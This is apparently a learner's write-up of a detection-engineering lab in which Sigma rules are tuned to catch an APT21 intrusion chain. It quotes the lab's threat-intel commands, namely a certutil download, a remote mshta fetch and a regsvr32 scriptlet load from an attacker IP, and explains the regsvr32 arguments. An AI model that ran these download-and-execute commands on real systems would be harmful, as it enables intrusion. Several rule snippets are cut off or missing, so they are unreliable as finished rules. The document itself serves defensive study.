


Here is the berifing of our senario



```
FROM: Tom Becker, Lead Detection Engineer
TO: You
SUBJECT: RE: Meridian Research Institute Incident - No Detection Rules Working
```

The CSIRT report just landed and I need you looking at it before end of day. The report is stored at the `\threat-intel` folder in the DaC app. Here's what's keeping me up: this was a full APT21 kill chain agains the Meridian Research Institute, and do you know how many alerts fired across the entire estate? Zero. Not one. No detections fired! This is a detection nightmare... or a DetectMare, as you prefer to call it.

To close those gaps fast, Jordan Blake, from the CSIRT team, has submitted several pull requests in our Detection-as-Code repository, one per step of the intrusion. So here's the job: I need you to review their PRs as soon as possible. Each PR has a Sigma rule that needs real tuning and detection engineering work, not just a tweak. Expect to rework everything if needed, and consider the institute-specific context.

Always remember that a solid research before touching the rule may define the success of your detection performance. Let's turn this DetectMare into detections that actually fire.

Having reviewed the case details on the TSS Operations Hub, it is time to begin your detection review.

Your colleagues on the CSIRT team have collected the logs from the time of the attack and set them up in a Splunk instance connected to the TSS Detection Engineering team's Detection-as-Code (DaC) application. The application is a GitHub-style site that runs multiple checks and validations before deploying a detection rule. If you are not familiar with the DaC concept, we strongly recommend taking a look at the AI & Automation in Detection Engineering room, which provides you with a clear explanation of this concept.

Inside the application, you will see the `README.md` file under the `Code` tab. This file contains details on how the pipeline works and an explanation of what DaC is. The application also has an `App Instructions` button that interactively guides you:

rules/spearphish_office_child.yml

```yaml
title: Spearphishing Attachment Spawns Suspicious Child Process
id: 3f9a2b10-1e44-4a2b-9b0a-1a2b3c4d5e06
status: experimental
description: Detects an Office application launching a script interpreter or living-off-the-land binary, consistent with APT21 lure documents.
author: jordan-blake
logsource:
  product: windows
  category: process_creation

detection:
  selection:
    ParentImage|endswith: '\WINWORD.EXE'
    Image|endswith: '\officetelemetryagnt.exe'
  condition: selection
```

okay so this was the rule that was clearly flagged for producing false positive , to make the rule first I needed to know the TTPS of the ATP group which in

Attack Chain Details

1. Initial Access via Spearphishing Attachment (PR #1)

The intrusion began when a propulsion engineer opened a weaponized Office document delivered by email. The lure was themed around a hypersonic test schedule, matching the national-security-themed social engineering APT21 is known for. On open, the macro spawned a child process that reached out to attacker infrastructure.

Commands identified spawning from Office applications:

```
> cmd.exe /c certutil -urlcache -split -f http://45.77.12.9/u.dat %TEMP%\u.dat
> mshta.exe http://45.77.12.9/cfg.hta
> regsvr32.exe /s /n /u /i:http://45.77.12.9/a.sct scrobj.dll
```

okay so make a rule taht if a word document lauches any of those processes thn it flags that

Yes. If the requirement is simply:

> If `WINWORD.EXE` launches `cmd.exe`, `mshta.exe`, or `regsvr32.exe`, flag it.


Then the Sigma rule should be much simpler.

YAML

```yaml
title: Microsoft Word Spawns Suspicious LOLBin
id: 3f9a2b10-1e44-4a2b-9b0a-1a2b3c4d5e06
status: experimental
description: Detects Microsoft Word spawning command shell or signed binary proxy execution
author: jordan-blake

logsource:
  product: windows
```

here I flagged the processes lauched from the word file provided in the threat intel report, so the rule must give us an alert



okay so there were some bypasses that were actually possible such as “what if a processes is lauched from a powerpoint” or any other such software so I fixed them

```
detection:
  selection_parent:
    ParentImage|endswith:
      - '\winword.exe'
      - '\excel.exe'
      - '\powerpnt.exe'
      - '\outlook.exe'
      - '\onenote.exe'
      - '\msaccess.exe'
      - '\mspub.exe'
      - '\visio.exe'
```

This just required me to explicitly mention the file path the legitimate process was being launched so the attacker cannot bypass it

```
Bypass Attempt 1: Passed
Bypass Attempt 2: Passed
Bypass Attempt 3: Passed
Bypass Attempt 4: Passed
Bypass Attempt 5: Failed — Your rule missed an Excel lure spawning cmd.exe against a payload renamed to the exact trusted automation script name — a filter that only checks the script's name or path doesn't verify it was actually launched by the real finance automation (Excel opening its own internal template), so an attacker who learns that name can reuse it from any lure document.
```




After some trial and error I got myself the best rule.

Rule # 2



so this is the rule we need to fix



here is our ttp , although it Is defined , we also need to make sure when making the rule the normal conditions programs are excluded so that there are no False Positives



these are our normal operaitons to keep in mind while making the rule

okay so the needs to be tuned such that when an uncommon command mentioned are launched even from a trusted folder an alert should be generated

What it does

Alert when:

1. The process is `rundll32.exe` **or** `regsvr32.exe`, and
2. its command line contains `.dat` or `.tmp` (anywhere, any folder).

Unless it's one of your two normal cases:

- **Deploy tool:** the parent process is `researchdeploy.exe` **and** the command line contains `\ProgramData\ResearchIT\pkg\`. Both must be true.
- **CAD license check:** the process is `regsvr32.exe` **and** the command line contains `\AppData\Local\Temp\` **and** the string `LicenseCheck`. All three must be true.

Think of it as a bouncer with a rule: "Anyone car…ng a `.dat` or `.tmp` through these two doors


so I made this rule to catch any of the




the result were still off.

The rule was made according to the threat intel and also the artifacts provided but still it **says FN is not caught** this still means there is something missing that actually catches the activity, then I found this

although the instructions were unclear regarding this because it was said that dlls were not being used but still I found it .






before that although we were catching the attack



there was a false positive that was being generated and I wasn't able to specifiy what was it exactly so I tuned the rule even tighter so it catches these commands that are 100 percent abnormal





These are the arguments used

What the arguments mean:

- `/s` : Run silently.
- `/n` : Do not call `DllRegisterServer`.
- `/u` : Use the unregister mode.
- `/i:` : Pass an installation string, which can contain a scriptlet URL.
- `scrobj.dll` : The Windows Script Component runtime used to process scriptlets.



Next up

Detection CI — PR #3: LSASS Memory Access for Credential Theft




the third was a walk in the park ,I added the artifacts , excluded the normal operations and the rule was ready to go

Pass the Hash Lateral Movement to Classified Host #4




After adding the excpetion and the threat intel provided I a bypass was still possible so I simply tuned the rule as follows





Weapons Program Data Staged and Archived for Exfiltration #5


First the question arises



For this we will look into the normal operations provided





Since the process will be launched from a legitimate folder it will most likely not be suspected for acting malicious





Surprisinglty a Bypass was not flagged which I found myself






DetectMare